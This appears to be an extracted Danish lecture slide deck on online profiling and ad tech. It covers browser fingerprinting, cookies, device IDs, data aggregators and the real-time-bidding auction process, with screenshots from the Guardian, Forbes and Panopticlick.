
source: searches for "we broke up because"
taken from the infographic ultrabook
The Visual Miscellaneum

Facebook

Klik i højre hjørne på en "sponseret post" - viser hvorfor reklamen bliver vist for dig



Millions of buckets



Netflix og "Long-tail problemet"



Behavioural-profiling and psychographic profiling

job sign in search ▾
sport arts lifestyle sections ▾
media society law scotland wales northern ireland

International edition ▾
theguardian

Did Cambridge Analytica influence the Brexit vote and the US election?

Nigel Oakes's company is at the centre of a growing controversy over the use of personal data during elections. But is there any evidence that what it does works?

“Classifying people into personality types to connect with people in ways that move them to action”

“We collect up to 5,000 data points on over 220 million Americans, and use more than 100 data variables to model target audience groups and predict the behaviour of like-minded people.”



Når Netto ved din datter er gravid før du ved det

Forbes ·

Real Time

+10 posts this hour

Most Popular

Highest-Paid Athletes

Lists

The World's Billionaires



Kashmir Hill, Forbes Staff

Welcome to The Not-So Private Parts where technology & privacy collide



TECH | 2/16/2012 @ 11:02AM | 1,556,036 views

How Target Figured Out A Teen Girl Was Pregnant Before Her Father Did

Every time you go shopping, you share intimate details about your consumption patterns with retailers. And many of those retailers are studying those details to figure out what you like, what you need, and which coupons are most likely to make you happy. [Target](#), for example, has figured out how to data-mine its way into your womb, to figure out whether you have a baby on the way long before you need to start buying diapers.

Charles Duhigg outlines in the [New York Times](#) how Target tries to hook parents-to-be at that crucial moment before they turn into rampant — and loyal — buyers of all things pastel, plastic, and miniature. He talked to Target statistician Andrew Pole —




Target has got you in its aim




Horisontal og vertikal profilering

Horisontal profilering:
produkt præferencer



"Pepsi eller Coca Cola"



Vertikal profilering:
købekraft osv
("X-tra needy")



Ikke noget nyt – men langt fra det samme som før!

The screenshot shows the TV 2 Media website. At the top, there's a navigation bar with the TV 2 logo, 'Media' (highlighted in red), 'Produkter', 'Services', 'Nyheder', 'Cases', and 'Kont'. Below the navigation is a large image of a man in a suit. To the left of the image, the headline 'Direktører ser TV 2 NEWS' is displayed in large white text. Below the headline is a text snippet: 'Hver dag tænder 11.100 danske direktører for vores nyhedskanal, og i løbet af en uge når vi hele 71% af cheferne. De kan oven i købet lide det, de ser.' A button labeled 'Se analyse' is visible on the left. The background of the main content area is a blurred image of an office environment.

En analyse, der er foretaget af OmnicomMediaGroup, viser nemlig, at TV 2 NEWS har godt fat i de danske direktører: Mere end en tredjedel tuner dagligt ind, og i løbet af en uge, når TV 2 NEWS tæt på 3/4. De direktører, der ser TV 2 NEWS, ligner gennemsnittet af danske ledere – både i forhold til kønsfordeling, indtjening og alder: Flest mænd med høje indtægter i alderen 30 til 65 år.



Profilering

Hvordan bliver man unikt identificeret?




Profiling – IP-adresser og telefon nummer



Make sure your settings are up-to-date

Since you have opted for higher security with 2-Step Verification, we need to periodically make sure your settings are correct.



A screenshot of a web page showing a mobile phone icon with a speech bubble. To its right, the text reads "You usually get verification codes from: [REDACTED]" and "Added on Jul 29, 2011". Below this, there is a "BACKUP PHONES" button with a question mark icon.



Profilering – DeviceID (apps)

	iPhone	Android				
App name	Username, Password	Contacts	Age, Gender	Location	Phone ID	Phone number
0.03 Seconds Pro						
Age My Face						
Angry Birds						
Angry Birds Lite						
Aurora Feint II: Lite						
Barcode Scanner (BahnTech)						
Bejeweled 2						
Best Alarm Clock Free						
Bible App (LifeChurch.tv)						
Bump						
CBS News						
0.03 Seconds						
Dictionary.com						
Doodle Jump						
ESPN ScoreCenter						
Facebook						
Flashlight / John						

Legend:


- Does not transmit data (Grey)
- Transmits data to app owner (Blue)
- Transmits data to third parties (Red)

IMEI
IMSI
MSISDN

TMSI



Profiling – Cookies



Technologies used in advertising

Other technologies used in advertising

Google's advertising systems may use other technologies, including Flash and HTML5, for functions like display of interactive ad formats. We may use the [IP address](#), for example, to identify your general location. We may also select advertising based on information about your computer or device, such as your device model, browser type or sensors in your device like the accelerometer.



Profiling

Technical analysis of client identification mechanisms

1 Explicitly assigned client-side identifiers

1.1 HTTP cookies

1.2 Flash LSOs

1.3 Silverlight Isolated Storage

1.4 HTML5 client-side storage mechanisms

1.5 Cached objects

1.6 Cache metadata: ETag and Last-Modified

1.7 HTML5 AppCache

1.8 Flash resource cache

1.9 SDCH dictionaries

1.10 Other script-accessible storage mechanisms

1.11 Lower-level protocol identifiers

2 Machine-specific characteristics

2.1 Browser-level fingerprints

2.2 Network configuration fingerprints

3 User-dependent behaviors and preferences

4 Fingerprinting prevention and detection challenges

5 Potential directions for future work

www.chromium.org/Home/chromium-security/client-identification-mechanisms



Profilering – hvorfor ser URL'en sådan ud?

Google search results for "chromium security".

Search parameters (left sidebar):

- Alle lande
- Land: Danmark
- Alle sprog
- Sider på dansk
- Ethvert tidsinterval
- Den seneste time
- De seneste 24

Results:

- Chromium Security - The Chromium Projects**
<https://www.chromium.org/Home/chromium-security>
The Chromium security team aims to provide Chrome and Chrome OS users with the most secure platform to navigate the web, and just generally make the ...
- Security Hall of Fame - The Chromium Projects**
<https://www.chromium.org/Home/chromium-security/hall-of-fame>
The following bugs qualified for a Chromium Security Reward, or represent a win at our Pwnium competition. On behalf of our millions of users, we thank the ...

<https://www.google.dk/url?sa=t&rct=j&q=&esrc=s&source=web&cd=1&cad=rja&uact=8&ved=0CCoQFjAA&url=https%3A%2F%2Fwww.chromium.org%2FHome%2Fchromium-security%2Fclient-identification-mechanisms&ei=AGRLVf-XFcSXsAGj1oB4&usg=AFQjCNHrK5BSWYD9upI59qeMrmdZIFDW9w&bvm=bv.92765956,d.bGg>



Profilering

Mouse gesture, keystroke timing and velocity patterns, and accelerometer readings that are unique to a particular user or to particular surroundings.

There is a considerable body of scientific research suggesting that even relatively trivial interactions are deeply user-specific and highly identifying.



Profilering – at gemme sig medfører identificering

Most people do not change default settings

Client features that can be customized or disabled by the user, with special emphasis on mechanisms such as DNT, third-party cookie blocking, changes to DNS prefetching, pop-up blocking, Flash security and content storage etc.

Users who extensively tweak their settings from the defaults may be making their browsers considerably easier to uniquely fingerprint.



Profiling - browser

<http://panopticlick.eff.org>

Your browser fingerprint **appears to be unique** among the 4,112,716 tested so far.

Currently, we estimate that your browser has a fingerprint that conveys **at least 21.97 bits of identifying information**.

Browser Characteristic	bits of identifying information	one in x browsers have this value	value
User Agent	10.82	1811.77	Mozilla/5.0 (Windows NT 6.1; rv:28.0) Gecko/20100101 Firefox/28.0
HTTP_ACCEPT Headers	14.68	26195.64	text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8 gzip, deflate da,en-us;q=0.7,en;q=0.3
Browser Plugin Details	1.75	3.36	no javascript
Time Zone	1.74	3.35	no javascript
Screen Size and Color Depth	1.74	3.35	no javascript
System Fonts	1.75	3.35	no javascript
Are Cookies Enabled?	0.43	1.35	Yes
Limited supercookie test	1.74	3.35	no javascript

Profilering

Currently, we estimate that your browser has a fingerprint that conveys at least 21.97 bits of identifying information.

Entropi:

7 milliarder mennesker på jorden

$2^{33} = 8$ milliarder

Behøver kun at samle 33 bits info for at kunne identificere ethvert menneske på jorden unikt

Entropy decrease/Reduction of Entropy

IP-adresser, behavior tracking, location tracking



Profilering

Currently, we estimate that your browser has a fingerprint that conveys at least 21.97 bits of identifying information.



<http://aboutmyinfo.org>

How Unique are You?

Enter your ZIP code, date of birth, and gender to see how unique you are (and therefore how easy it is to identify you from these values).

Date of Birth

Gender Male Female

5-digit ZIP

```
https://4037109.fl.doubleclick.net/activityi;src=4037109;
type=20142003;cat=201420;ord=7917385912018;~oref=https://www.
healthcare.gov/see-plans/85601/results/?county=04019&age=40&
smoker=1&parent=&pregnant=1&mec=&zip=85601&state=AZ&
income=35000& &step=4?
```

Køn, zip, alder i USA: 84-97%



Profilering

Currently, we estimate that your browser has a fingerprint that conveys at least 21.97 bits of identifying information.

Internet profiler fra 223,000 personer –
98 procent af profilerne var unikke

+ IP-adresse, + Geo location (hjem/arbejde og to andre) + Device ID, email, google eget navn osv



Profiling

Kan man slette sig selv, kan man skjule sig efter
man er profileret?

På én gang skal man skifte IP-adresse, device-
IDs, e-mail, telefon-nummer, adresse, arbejde
osv, osv

Men i praksis betyder "Netflix long-tail problemet"
at interesser identificerer dig med det samme



Profiling

Hvem og hvad beskytter man så egentlig ved at slette cookies?

The image shows two overlapping windows. The background window is titled 'Delete Browsing History' and contains several checkboxes for clearing different types of data:

- Preserve Favorites website data**: Keep cookies and temporary Internet files to websites to retain preferences and display them correctly.
- Temporary Internet files**: Copies of webpages, images, and media that have been viewed.
- Cookies**: Files stored on your computer by websites that contain such login information.
- History**: List of websites you have visited.

A link 'Learn more' is also present at the bottom of this window.

The foreground window is titled 'Cookies' and lists the following entries:

Websted	Cookie-navn
accounts.youtube.com	
ad1.emediate.dk	
addons.mozilla.org	
adform.net	

Details for a specific cookie are shown at the bottom:

Navn: uid
Indhold: 6196953087651567060
Domæne: .adform.net
Sti: /
Send for: Alle typer forbindelser
Udløber: 23. august 2014 12:21:07

Buttons at the bottom of the cookie window include 'Ejern cookie', 'Fjern alle cookies', and 'Luk'.

3.Party – clickstream og meget mere

Kunst, fodbold - eller teknologi, eller...

- Location information
- Aktivitet (mange indlæg og mange modtagere eller få posts til få personer osv)
- Afledt information på mange, mange måder:
F.eks. udlede race fra Likes:
"Bål, Red Sox og Tom Clancy romancer" (hvid)
eller
"Biblen, PlayStation og Law & Order" (sort)



Hvordan tjener man så penge på reklamer

1. 3rd parties og store platforme (Google, Facebook osv) udfører profilering
2. Reklamebureauer laver reklamerne
3. Auktion



Reklamer: Priser og typer

Contextual

Reklame baseret på direkte emner, f.eks. reklamer for "Rejser til Spanien" i artikel om Spanien. Google "sko" => Google reklamer om sko

Demografisk

Baseret på brugerens alder, køn, vægt, køn, postnummer osv
Læs en artikel om sko og få vist herresko eller damesko baseret på køn

Psychographic

Baseret på brugerens interesser, få reklamer om sko i artikel om rejser

Behavioral

Baseret på brugerens vaner, kan være afledt af bred viden om brugeren

Premium

Dyreste reklamer, bruges i reklame kampagner, typisk af store, kendte produkter og firmaer

Remnant adds

Billigste, ingen data om brugeren eller hjemmesiden, ingen reklamer matcher kriterier for bruger eller for siden



Reklamer: Priser og typer

**Contextual –
"Sko"**

Demografisk

Psychographic

Behavioral

KULTUR

Film & tv | Musik | Medier | Bøger | Kunst | Arkitektur | Scene | Mode | FOMO | Roskilde Festival

MODE 14. DEC. 2014 KL. 18.02

Dansk designer vil lave ortopædisk korrekte højhælede sko

I 2015 sender designeren Frederikke Schmidt de første modeller på markedet.



DINE POLITIKEN	
hoarlycksksko.dk fe3366 pietra herre sko fra 248 x 248 - 10 k - jpg	stilhedsrevolutionen.dk i for små sko (fra e-bogen 3764 x 2500 - 2162 k - jpg
dynepusheren.dk Supra Hvid Skate Sko Justin 640 x 480 - 74 k - jpg	politiken.dk Maend har halvt så mange sko 2126 x 1800 - 736 k - jpg
trendyshop.dk co. i ny måling	varbak.com converse sko resmi 500 x 316 - 69 k - jpg
skal ikke bulderkoge	



Reklamer: Priser og typer

Contextual

**Demografisk –
"damesko"**

Psychographic

Behavioral

KULTUR

Film & tv | Musik | Medier | Bøger | Kunst | Arkitektur | Scene | Mode | FOMO | Roskilde Festival

MODE 14. DEC. 2014 KL. 18.02

Dansk designer vil lave ortopædisk korrekte højhælede sko

I 2015 sender designeren Frederikke Schmidt de første modeller på markedet.



hoarlycksksko.dk
fe3366 pietra herre sko
248 x 248 - 10 k - jpg

stihledisrevolutionen.dk
i for små sko (fra e-bogen
3764 x 2500 - 2162 k - jpg)

dynepusheren.dk
Supra Hvid Skate Sko Justin
640 x 480 - 74 k - jpg

politiken.dk
Maend har halvt så mange sko
2126 x 1800 - 736 k - jpg

[KØB ABONNER](#)

POLITIKEN ≡ SEKTIONER | Q. SØG | ♥ DIT POLITIKEN | MERE

KULTUR

Film & tv | Musik | Medier | Bøger | Kunst | Arkitektur | Scene | Mode | FOMO | Roskilde Festival

MODE 14. DEC. 2014 KL. 18.02

Dansk designer vil lave ortopædisk korrekte højhælede sko

I 2015 sender designeren Frederikke Schmidt de første modeller på markedet.



seniorshop.dk
Arcopedico Damesko
2048 x 1362 - 205 k - jpg

enamelsign.com
Far en sko kan laves.
680 x 510 - 131 k - jpg

gadesko.dk
Ecco notice damesko. blå/ brun
255 x 340 - 8 k - asp

smartesko.dk
Ecco Abelone sort dame
460 x 304 - 66 k - jpg

2011bytrading

skolikkedulderkoge



Reklamer: Priser og typer

Contextual

Demografisk

**Psychographic –
"Fodbold"**

Behavioral

KULTUR

Film & tv | Musik | Medier | Bøger | Kunst | Arkitektur | Scene | Mode | FOMO | Roskilde Festival

MODE 14. DEC. 2014 KL. 18.02

Dansk designer vil lave ortopædisk korrekte højhælede sko

I 2015 sender designeren Frederikke Schmidt de første modeller på markedet.



[rawsport.dk](#)
Flyknit gør steven sidder på
300 × 251 - 49 k - png

[crazysport.dk](#)
[Nike_Mercurial_Victory_V_Me](#)
800 × 600 - 39 k - jpg

[unisport.dk](#)
[fodboldsko](#),
1100 × 600 - 72 k - jpg

[sporting.dk](#)
[Flere visninger](#)
579 × 315 - 28 k - jpg

[unisport.dk](#)
De har allerede lavet forsøget
1100 × 600 - 44 k - jpg

[mmsport.dk](#)
Den seneste udvikling er gået
700 × 297 - 55 k - jpg

krise: Alternativet overhaler Pape og co. i ny måling

afliver pasta-myterne: Vandet skal ikke bulderkoge

Reklamer: Priser og typer

Contextual

Demografisk

Psychographic

**Behavioral –
"Snowboards"**



KULTUR

Film & tv | Musik | Medier | Bøger | Kunst | Arkitektur | Scene | Mode | FOMO | Roskilde Festival

MODE 14. DEC. 2014 KL. 18.02

Dansk designer vil lave ortopædisk korrekte højhælede sko

I 2015 sender designeren Frederikke Schmidt de første modeller på markedet.




KULTUR

Film & tv | Musik | Medier | Bøger | Kunst | Arkitektur | Scene | Mode | FOMO | Roskilde Festival

MODE 14. DEC. 2014 KL. 18.02

Dansk designer vil lave ortopædisk korrekte højhælede sko

I 2015 sender designeren Frederikke Schmidt de første modeller på markedet.



BESTÅR
Vandet
ge



Privacy – hvad er din værdi?

Op til 10 cents for normal bruger, \$1.50 hvis du (f.eks) er gravid

Får hele tiden data: Facebook, Google, Yahoo osv
Indsamler data: Data aggregatorer

Direkte kontakt til kunden eller ej?



Profileringen (mange variationer)


- a) De store platforme kan selv følge din vej igennem internettet (Facebook, Google osv)
- b) 3.party trackers køber sig ind på millioner af hjemmesider
- c) Data aggregatorer køber off-line data og kombinerer med data fra 3.parties

Register sammenkørsel – online og off-line



Tungen lige i munden...


1)



Tusindvis af "3.parties" profilerer individer online og offline



2)





Reklamebureau producerer reklamer
(+ størrelser, farver, aktive elementer osv osv),
og definerer målgrupper



Storindustri

- 3) Reklamebureauer uploader reklamer, målgrupper og sætter makspriser hos DSP



3. Parties stiller deres databaser tilrædighed, normalt upload hver time pga hastighed



DSP – Demand Side Platform,
auktions-byder

- 4) Reklamebureauer uploader reklamer, målgrupper og sætter makspriser



3. Parties stiller deres databaser tilrædighed, normalt upload hver time pga hastighed



DSP2 – Demand Side Platform,
auktions-byder



Millioner af auktioner hvert sekund

5)



Add exchanges udbyder auktioner når
en side loades



Add exchange identificere brugeren unikt vha ip-adresse, cookies,
user agent string, device IDs og evt fingerprinting



Reklame for sprogkursus
til ID: AX67847GBHS
Byder: \$0.12



DSP'er tilbyder reklamer og
sætter deres makspris –
baseret på hvem der loader siden



100 millisekunder




- Bruger indtaster www.pol.dk
- Add exchange identificere brugeren unikt (10 milisek)
- Add exchange beriger data med viden om brugeren (10 ms)
- Add exchange sender info til (typisk 150 forskellige) DSP'er (de får 50 millisekunder til at byde)
- DSP identificerer brugeren igen, typisk hundredevis af lookups
- DSP sender info til 3.parts data-providers
- DSP vælger den bedste reklame de har modtaget fra alle bureauer
- DSP sender én reklame + tilbudte pris
- Add exchange sammenligner priser
- Add exchange checker at den tilbudte reklame overholder sites regler, f.eks. "ingen alkohol", ikke er vist for tit osv
- Vindende reklame vælges og sendes direkte til brugerens browser som del af pol.dk
- (Reklamerne sender info til 3.part osv, osv)



100 millisekunder

(I praksis meget længere tid !)



Big business



Denotes acquired company

© LUMA Partners LLC 2011

Mange, mange firmaer...

